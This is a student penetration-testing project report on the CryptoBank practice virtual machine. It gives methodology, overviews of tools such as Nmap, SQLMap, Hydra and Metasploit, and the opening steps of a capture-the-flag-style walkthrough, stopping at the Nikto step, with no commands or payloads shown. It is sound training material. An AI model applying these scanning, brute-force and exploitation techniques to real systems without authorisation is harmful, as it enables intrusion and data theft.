Vulnerability Analysis and Penetration Testing on Crypto Bank

A project report submitted in partial fulfillment of the requirements for the award of the degree of

POST GRADUATE DIPLOMA IN CYBERSECURITY AND FORENSICS (PG-DCSF)

Submitted by

SAMEER VASUDEV TALASHILKAR (230960940044)
KRUSHNA SANJAY DEORE (230960940024)
MOKSH AGARWAL (230960940028)
ANDAVARAPU SAI SIVA MARDHAV (230960940005)
SOUMYA AGNIHOTRI (230960940050)

Under the supervision of

Prof. Sreedeep A L

Department of Cyber Security & Forensics

Centre for Development of Advanced Computing

Technopark Trivandrum, Technopark Rd, opp. Thejaswini, Technopark Campus,Kazhakkoottam, Thiruvananthapuram, Kerala 695581

September 2023

Acknowledgement

We would like to express our deepest appreciation to all those who provided us the possibility to complete this project. Special gratitude to our project supervisor and **Prof. Sreedeep A L**, whose contribution in simulating suggestions and encouragement helped us to coordinate our project especially in writing this report.

Furthermore we would also like to acknowledge with much appreciation the crucial role of our Cybersecurity specialist **Jayaram P**, also help us initiate our project work special thanks go to a facility provided suggestions and tips in for the enhancing of project we would also like to show gratitude towards of fellow classmates and our parents for helping us stay attentive and goal oriented in our pursuit of this project.

Candidates Declaration

We hereby declare that the work presented in this project report titled “Vulnerability Analysis and Penetration Testing on Crypto Bank” submitted as in partial fulfillment of the requirement for the award of the post graduate diploma PG diploma in department of cyber security and forensics Centre for development of Advanced computing is an authentic record of our thesis carried out under the guidance of **Prof. Sreedeep A L**

Cyber security and forensic department

Date

SAMEER VASUDEV TALASHILKAR (230960940044)
KRUSHNA SANJAY DEORE (230960940024)
MOKSH AGARWAL (230960940028)
ANDAVARAPU SAI SIVA MARDHAV (230960940005)
SOUMYA AGNIHOTRI (230960940050)

CERTIFICATE

It is to certify that the project entitled “Vulnerability Analysis and Penetration Testing on Crypto Bank” which is being submitted by (SAMEER TALASHILKAR, KRUSHNA SANJAY DEORE, MOKSH AGARWAL, ANDAVARAPU SAI SIVA MARDHAV,SOUMYA AGNIHOTRI) to Centre for Development of Advanced Computing in the partial fulfillment and of the requirement of postgraduate diploma PG diploma is a record of project work carried by them under my guiders and supervision the matter presented in the project report has not be submitted either in part of full to any university or institute for award of any degree.

Table of contents

Abstract

The project "Vulnerability Analysis and Penetration Testing on Crypto Bank" is a comprehensive endeavor aimed at fortifying the security infrastructure of the CryptoBank virtual machine. Through meticulous vulnerability assessment and penetration testing (VAPT) methodologies, the project endeavors to identify, analyze, and mitigate potential security vulnerabilities present within the virtual environment.

The abstract encompasses the project's overarching goal to bolster the security posture of the CryptoBank virtual machine by unveiling and addressing vulnerabilities that could compromise its integrity, confidentiality, and availability. By simulating real-world cyber threats and leveraging advanced testing techniques, the project seeks to uncover hidden vulnerabilities and evaluate the system's resilience against potential attacks.

To address these vulnerabilities, we proposed mitigation strategies including the implementation of strong password policies, input validation mechanisms, enhanced authentication measures, and regular security updates. Additionally, we recommended ongoing monitoring and patch management to maintain the integrity of the system.

This report summarizes our findings and provides actionable recommendations to strengthen the security posture of the CryptoBank virtual machine. It serves as a valuable resource for stakeholders seeking to improve the overall security and resilience of their virtualized environments.

Introduction

In an era marked by unprecedented digital transformation, the importance of cybersecurity cannot be overstated. As organizations increasingly rely on digital infrastructure to conduct their operations, the threat landscape continues to evolve, presenting new challenges and vulnerabilities. In this context, the need to enhance security posture through rigorous vulnerability assessment and penetration testing has become paramount.

This project, titled "Vulnerability Analysis and Penetration Testing on Crypto Bank" aims to explore and address security vulnerabilities within the CryptoBank virtual machine environment. The CryptoBank virtual machine, a simulated banking system, provides a realistic platform for testing and evaluating cybersecurity measures in a controlled environment.

By conducting comprehensive vulnerability assessment and penetration testing exercises, this project seeks to identify potential weaknesses and security gaps within the CryptoBank system. Through systematic analysis and testing methodologies, the project aims to uncover vulnerabilities that could potentially be exploited by malicious actors.

Furthermore, the project will explore various strategies and techniques for mitigating these vulnerabilities, thereby strengthening the overall security posture of the CryptoBank virtual machine. By implementing robust security measures and best practices, organizations can better protect their systems and data from security threats and cyber attacks .

Through this project, we endeavor to contribute to the ongoing efforts to bolster cybersecurity defenses and safeguard digital assets against emerging threats. By raising awareness of cybersecurity risks and incorporating effective countermeasures, we aim to promote a more secure and resilient digital ecosystem.

Objective

The objective of the project "Vulnerability Analysis and Penetration Testing on Crypto Bank" is to conduct a thorough examination of the CryptoBank virtual machine's security framework. Through a meticulous vulnerability assessment and penetration testing (VAPT) approach, the project aims to identify, analyze, and mitigate potential security vulnerabilities and weaknesses present within the virtual environment.

The primary goal is to enhance the overall security posture of the CryptoBank virtual machine by identifying and addressing vulnerabilities that could compromise the confidentiality, integrity, and availability of the system. By simulating real-world cyber attacks and leveraging advanced testing methodologies, the project seeks to uncover hidden vulnerabilities and assess the system's resilience against potential threats.

Key objectives include identifying common security pitfalls such as weak authentication mechanisms, insecure configurations, and susceptibility to common attack vectors like SQL injection and directory traversal. By prioritizing risks based on severity and exploitability, the project aims to provide actionable recommendations for remediation and mitigation measures.

Furthermore, the project aims to raise awareness among stakeholders about the importance of cybersecurity best practices and proactive risk management. By sharing insights gained from the testing process and highlighting the potential consequences of security vulnerabilities, the project endeavors to foster a culture of cybersecurity awareness and resilience within the organization.

Methodologies

Pre-Assessment Planning : Establish a detailed plan outlining the objectives, scope, and resources required for the vulnerability assessment and penetration testing (VAPT) of the CryptoBank virtual machine. Ensure compliance with ethical hacking guidelines and obtain necessary permissions.

System Understanding : Gain a comprehensive understanding of the CryptoBank virtual machine's architecture, components, and functionalities through literature review and hands-on exploration. Document the system's specifications and potential attack surfaces.

Vulnerability Identification : Utilize automated vulnerability scanning tools to identify common weaknesses and misconfigurations in the CryptoBank system. Analyze the scan results to prioritize vulnerabilities based on severity and potential impact.

Manual Testing Techniques : Apply manual testing methodologies, including manual code review, network reconnaissance, and configuration analysis, to uncover complex or hidden vulnerabilities that automated tools may overlook. Document findings and observations meticulously.

Penetration Testing : Simulate real-world cyber attacks on the CryptoBank system, such as SQL injection, cross-site scripting, and privilege escalation, to assess its resilience to exploitation. Use ethical hacking techniques to penetrate the system's defenses and demonstrate potential security threats.

Risk Assessment and Prioritization : Evaluate the identified vulnerabilities based on their severity, likelihood of exploitation, and potential business impact. Prioritize remediation efforts to address high-risk vulnerabilities that pose the greatest threat to the system's security.

Reporting and Presentation : Prepare a comprehensive report documenting the findings, methodologies, and recommendations resulting from the VAPT assessment. Present the findings to stakeholders, including professors, peers, and IT administrators, in a clear and structured manner.

Post-Assessment Review : Conduct a post-assessment review to validate the effectiveness of remediation efforts and identify any remaining security gaps. Reflect on lessons learned and areas for improvement in future security assessments. By following these methodologies, the VAPT assessment of the CryptoBank virtual machine will provide valuable insights into enhancing its security posture and mitigating potential cyber threats.

Tools

1. Netdiscover
2. Nmap
3. Nikto
4. Sqlmap
5. dirb
6. Hydra
7. Metasploit

Netdiscover

Netdiscover is a widely-used network reconnaissance tool in the realm of cybersecurity. It operates by passively listening to network traffic and analyzing it to identify live hosts, their IP addresses. Essentially, Netdiscover helps in discovering devices within a local network, which is crucial for network administrators and security professionals to understand the topology and potential vulnerabilities present in the network.

However, it's important to note that while Netdiscover can be a valuable tool for network mapping and reconnaissance, it should be used responsibly and ethically. Inappropriate or unauthorized use of Netdiscover or any other network scanning tool can violate privacy laws and network usage policies, leading to legal consequences and damage to reputation.

When using Netdiscover or similar tools, it's essential to ensure that you have proper authorization to scan the network and that you are compliant with relevant laws and regulations, such as the Computer Fraud and Abuse Act (CFAA) in the United States or the General Data Protection Regulation (GDPR) in the European Union. Additionally, employing Netdiscover as part of a comprehensive cybersecurity strategy, which includes vulnerability scanning, patch management, and network segmentation, can help organizations better protect their assets and mitigate potential security risks.

Nmap

Nmap, short for "Network Mapper," is a powerful open-source tool used for network exploration and security auditing. It's widely regarded as one of the most versatile and comprehensive network scanning tools available to cybersecurity professionals.

Here are some key features and capabilities of Nmap:

1. Host Discovery: Nmap can discover hosts on a network by sending packets and analyzing the responses to determine which hosts are alive and available.

2. Port Scanning: Nmap can scan for open ports on target systems, allowing security professionals to identify services running on those ports. This information is critical for understanding the attack surface of a network and identifying potential entry points for attackers.

3. Service Version Detection: Nmap can determine the version and type of services running on open ports. This helps in identifying potential vulnerabilities associated with specific service versions and assists in creating an accurate inventory of network assets.

4. Operating System Detection: Nmap has the ability to guess the operating system of target hosts based on characteristics observed during the scanning process. This information is valuable for understanding the composition of the network and tailoring security measures accordingly.

5. Scripting Engine: Nmap includes a powerful scripting engine (Nmap Scripting Engine or NSE) that allows users to write custom scripts to automate and extend the functionality of Nmap. These scripts can be used for tasks such as vulnerability detection, network enumeration, and exploitation.

6. Flexible and Customizable: Nmap offers a wide range of options and parameters that allow users to customize the scanning process according to their specific requirements. This includes options for scan intensity, timing, output format, and more.

It's important to note that while Nmap is an invaluable tool for network security professionals, it should be used responsibly and ethically. Unauthorized or malicious use of Nmap can violate privacy laws and network usage policies, leading to legal consequences. Additionally, Nmap scanning activities should be conducted with proper authorization and in accordance with applicable laws and regulations.

Nikto

Nikto is a popular open-source web server scanner that performs comprehensive tests against web servers for multiple items, including potentially dangerous files or programs, outdated server software, and other security vulnerabilities. It's often used by

cybersecurity professionals and penetration testers to assess the security posture of web servers.

Nikto's features include:

1. Vulnerability Scanning: Nikto scans web servers for various vulnerabilities, including outdated software versions, misconfigurations, and common security flaws.

2. HTTP Methods: It checks for potentially risky HTTP methods enabled on the server, such as PUT, DELETE, and TRACE.

3. Outdated Software Detection: Nikto identifies outdated versions of web server software, web applications, and other components that could be exploited by attackers.

4. Directory and File Checks: It looks for potentially sensitive files and directories that shouldn't be accessible from the web, such as backup files, configuration files, and directories with default settings.

5. Information Disclosure: Nikto checks for server and application information disclosure, such as version numbers, server banners, and error messages that could reveal sensitive details to attackers.

6. SSL/TLS Issues: It examines SSL/TLS configurations to detect potential weaknesses, such as weak ciphers, expired certificates, and missing HTTPS support.

7. Plugin Support: Nikto supports plugins, allowing users to extend its functionality for specific tests or custom checks.

It's important to note that while Nikto can identify many common security issues, it's not a silver bullet and should be used as part of a comprehensive security assessment strategy that includes other tools and manual inspection. Additionally, using Nikto against systems without permission may be illegal and unethical, so it should only be used against systems you own or have explicit permission to test.

SQLMAP

SQLMap is a powerful open-source penetration testing tool that automates the process of detecting and exploiting SQL injection vulnerabilities in web applications. SQL

injection is a common attack vector that occurs when an attacker inserts malicious SQL code into input fields or parameters of a web application, potentially allowing them to manipulate the application's database and extract sensitive information.

Here are some key features and capabilities of SQLMap:

1. Automated SQL Injection Detection: SQLMap can automatically detect SQL injection vulnerabilities in web applications by analyzing their input parameters and responses.

2. Enumeration of Database Management Systems (DBMS): SQLMap can determine the type and version of the underlying database management system (e.g., MySQL, PostgreSQL, Microsoft SQL Server) used by the target application.

3. Dumping Database Contents: Once a SQL injection vulnerability is identified, SQLMap can extract data from the database, including tables, columns, and rows. This allows attackers to retrieve sensitive information such as usernames, passwords, and other confidential data.

4. Executing SQL Commands: SQLMap provides the ability to execute arbitrary SQL commands on the database server, enabling attackers to perform various malicious activities, such as modifying data, creating new user accounts, or even dropping entire databases.

5. Detection of Second-Order SQL Injection: SQLMap is capable of detecting second-order SQL injection vulnerabilities, where the payload is stored in the application's database and executed at a later time, often by a different user.

6. Support for Different Techniques and Databases: SQLMap supports various SQL injection techniques, such as boolean-based blind injection, time-based blind injection, error-based injection, and others. It also works with a wide range of database management systems and web application technologies.

While SQLMap can be a valuable tool for security professionals conducting penetration tests or security assessments, it's important to use it responsibly and ethically. Unauthorized or malicious use of SQLMap against web applications without proper authorization can violate laws and regulations, leading to legal consequences. Therefore, it should only be used against systems for which you have explicit permission to test and assess security vulnerabilities. Additionally, organizations should

regularly perform security assessments and implement best practices to protect against SQL injection and other common web application security threats.

Dirb

Dirb is a popular open-source web application directory brute-forcing tool used for discovering hidden directories and files on web servers. It works by launching a dictionary-based attack against a target website, trying to enumerate existing directories and files by iterating through a list of common directory and file names.

Here are some key features and capabilities of Dirb:

1. Directory Brute-forcing: Dirb attempts to discover directories and files on a web server by systematically trying common directory and file names. It does this by sending HTTP requests to the target server and analyzing the responses to determine if the requested resource exists.

2. Dictionary-Based Approach: Dirb uses a dictionary or wordlist containing commonly used directory and file names. Users can specify their own custom wordlists to tailor the brute-forcing process to the target application.

3. Recursive Mode: Dirb supports recursive mode, where it will automatically discover new directories and files by following hyperlinks found in the HTML responses of the target website. This allows for a more thorough enumeration of the web application's directory structure.

4. HTTP and HTTPS Support: Dirb can be used to brute-force both HTTP and HTTPS websites, making it versatile for testing web applications hosted over secure connections.

5. Output Analysis: Dirb provides detailed output, including the HTTP status codes and response sizes for each request made during the brute-forcing process. This information can be helpful in identifying interesting directories and files that may warrant further investigation.

6. Customizable Configuration: Dirb offers various configuration options, allowing users to customize the behavior of the tool according to their specific requirements. This includes options for setting timeout values, specifying user-agent strings, and controlling the level of verbosity in the output.

It's important to note that while Dirb can be a valuable tool for security professionals conducting web application assessments, it should be used responsibly and ethically. Unauthorized or malicious use of Dirb against web servers without proper authorization can violate laws and regulations, leading to legal consequences. Therefore, it should only be used against systems for which you have explicit permission to test and assess security vulnerabilities. Additionally, organizations should regularly perform security assessments and implement best practices to protect against directory enumeration and other common web application security threats.

Hydra

Hydra is a powerful open-source password cracking tool often used in penetration testing and cybersecurity assessments to test the strength of authentication mechanisms. It supports various protocols for brute-force attacks, including HTTP, FTP, SMTP, Telnet, and many others.

Here are some key features and capabilities of Hydra:

1. Protocol Support: Hydra supports a wide range of network protocols, including HTTP(S), FTP, SMTP, POP3, IMAP, Telnet, SSH, SMB, SNMP, LDAP, MySQL, PostgreSQL, and more. This versatility allows security professionals to test the strength of authentication mechanisms across different services and applications.

2. Brute-Force Attacks: Hydra performs brute-force attacks by systematically trying different combinations of usernames and passwords until the correct credentials are found or until the specified criteria are met. It supports both single and multiple authentication attempts, depending on the target protocol.

3. Customizable Attack Parameters: Hydra offers various options for customizing the brute-force attack, including specifying the username and password lists, setting the number of concurrent tasks, configuring timeouts, and defining success or failure criteria.

4. Parallelism and Efficiency: Hydra is designed to perform brute-force attacks efficiently by utilizing parallelism and concurrency. It can handle multiple connections simultaneously, speeding up the password-cracking process, especially on networks with high latency or bandwidth constraints.

5. Password List Generation: Hydra can generate password lists based on different criteria, such as wordlists, permutations, or custom character sets. This feature allows

testers to create targeted password dictionaries tailored to the specific characteristics of the target audience or application.

6. **Logging and Reporting:** Hydra provides detailed logging and reporting capabilities, allowing testers to monitor the progress of the brute-force attack in real-time and analyze the results afterward. This information helps in identifying weak passwords, detecting security vulnerabilities, and improving overall security posture.

While Hydra can be a valuable tool for security professionals, it's important to use it responsibly and ethically. Unauthorized or malicious use of Hydra to gain unauthorized access to systems or networks can violate laws and regulations, leading to legal consequences. Therefore, it should only be used against systems for which you have explicit permission to test and assess security vulnerabilities. Additionally, organizations should regularly perform security assessments, enforce strong password policies, and implement multi-factor authentication to mitigate the risk of password-based attacks.

Metasploit

Metasploit is a powerful and widely-used penetration testing framework that provides a comprehensive suite of tools and resources for security professionals to test, exploit, and manage vulnerabilities in computer systems, networks, and applications. Developed by Rapid7, Metasploit is open-source and offers both community and commercial editions, catering to a broad range of cybersecurity needs.

Here are some key features and capabilities of Metasploit:

1. **Exploitation Framework:** Metasploit provides a vast collection of exploits, payloads, auxiliary modules, and post-exploitation tools for testing and exploiting vulnerabilities in target systems. It covers a wide range of platforms, operating systems, and applications, allowing testers to simulate real-world attack scenarios.

2. Multi-Platform Support: Metasploit supports multiple platforms, including Windows, Linux, macOS, and various Unix-like systems. It can be used to test the security of diverse environments, from desktops and servers to embedded devices and IoT (Internet of Things) devices.

3. **Integration with Other Tools:** Metasploit seamlessly integrates with other security tools and frameworks, allowing users to leverage additional functionalities and extend its capabilities. Integration with vulnerability scanners, exploit databases, and reporting tools enhances the efficiency and effectiveness of security assessments.

4. Payloads and Stagers: Metasploit offers a wide range of payloads and stagers for delivering malicious code to target systems. These payloads can be tailored to specific objectives, such as gaining remote access, escalating privileges, or exfiltrating sensitive data.

5. Post-Exploitation Modules: Metasploit includes post-exploitation modules for performing various tasks on compromised systems, such as gathering information, pivoting to other network segments, escalating privileges, and maintaining persistence.

6. **Collaborative Framework:** Metasploit provides a collaborative framework for sharing and collaborating on exploit development, research, and knowledge sharing within the cybersecurity community. This fosters collaboration, innovation, and the rapid dissemination of security intelligence.

7. **Community and Commercial Editions:** Metasploit offers both community and commercial editions, catering to different user needs and requirements. The community edition is open-source and free to use, while the commercial edition provides additional features, support, and services for enterprise customers.

It's important to note that while Metasploit is a valuable tool for security professionals, it should be used responsibly and ethically. Unauthorized or malicious use of Metasploit to compromise systems or networks without proper authorization can violate laws and regulations, leading to legal consequences. Therefore, it should only be used for legitimate security testing purposes against systems for which you have explicit permission to assess vulnerabilities. Additionally, organizations should implement appropriate security measures, such as patch management, network segmentation, and intrusion detection, to mitigate the risk of exploitation by malicious actors.

CryptoBank

Name: CryptoBank : 1 Date release: 18 Apr 2020

Author: maragkos Series: CryptoBank

Description: Welcome to CryptoBank, the best Crypto platform to store and trade your crypto assets, join now! Our platform uses advanced technology to protect your assets. Our experienced engineers have taken extra measures to keep our infrastructure secure.

Goal: Hack the CryptoBank in order to reach their cold Bitcoin wallet (root flag).

Difficulty: Intermediate

Format: Virtual Machine (Virtualbox - OVA).

Operating System: Linux**.**


Networking:

- **DHCP service:** Enabled.
- **IP address:** Automatically assign

Functioning


Discovering live hosts using Netdiscover:

- Here we are using netdiscover which works with the help of the arp protocol to find all the live hosts.
- From the mac vendor details we can come to a conclusion that the highlighted IP address belongs to Crypto Bank.




Port Scanning using Nmap:

- Now we are performing a default nmap scan (Stealth scan for root user and tcp connect scan for non root user) and we found the ports 22 and 80 are open.




- Now we have found the ports , we are going to find the service versions and also run default scripts on the ports.

Using Nikto for Vulnerability Analysis:



